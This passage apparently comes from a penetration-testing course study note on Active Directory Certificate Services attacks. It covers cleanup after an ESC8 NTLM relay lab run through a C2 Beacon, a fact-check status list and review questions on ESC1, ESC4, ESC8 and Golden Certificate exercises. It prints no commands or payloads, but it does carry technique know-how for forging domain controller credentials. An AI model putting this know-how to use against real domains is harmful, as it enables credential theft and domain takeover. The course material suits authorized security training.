Start only services that were running before the test, in the documented dependency order. After cleanup, confirm that TCP/445 is back under the normal Windows SMB listener, lanmanserver has its original binary path/start type, and each SMB service has its original running state. Read back that the uniquely named firewall rule is gone and pre-existing rules remain. The supplied lab observed Auto Start (2); restore the actual pre-run state rather than assuming it. Remove LON-DC-1.pfx from the relay environment after the exercise and keep it out of notes or shared storage.
In this lab, you have learned how to identify and exploit ESC8 through a C2.
Fact-check status and review prompts
- Primary-source checked (7 November 2026): current Microsoft certificate-based authentication mapping/enforcement guidance; IIS Extended Protection purpose; AD CS Web Enrollment function; and the Certify command overview. The Certify command names and outputs in this note remain course-build-specific and were not executed.
- Lab-specific: hostnames, CA name, template names, Rubeus input form, Docker port publishing, service state, firewall policy, listener names and returned ticket/certificate values. Use only values observed in the authorized lab.
- Not covered here: a full ESC7 procedure. The sample CA enumeration mentioned ESC7, but the supplied lesson did not include an ESC7 walkthrough. Other AD CS escalation families are also outside this chapter's stated scope.
- Current caveat: successful enrollment does not guarantee certificate-based logon. Updated domain controllers enforce strong certificate mapping; the CRTO UPN-only examples may depend on the lab's patch level and configuration. Do not weaken enforcement to make a lab path work.
- Sensitive outputs: certificate PFX files, CA private keys, and TGTs are credentials. Keep them out of notes and remove lab-generated files after the exercise.
- You have a domain-connected Beacon and a user-level privilege-escalation objective. What read-only AD CS checks do you run first, and what evidence would make you choose a branch?
- A template is reported as ESC1 and Certify issues a certificate. What still has to succeed before you can say you authenticated as the target?
- In the ESC8 lab, what traffic direction does rportfwd_local handle, and what separate route does SOCKS give ntlmrelayx?
- After ESC8 yields LON-DC-1.pfx, why is the machine-account TGT not automatically proof of Administrator access to the DC's C$ share?
- What changes must you record and restore during ESC4, ESC8, and Golden Certificate exercises?
This is a living study note. Sources and understanding may change as it is reviewed.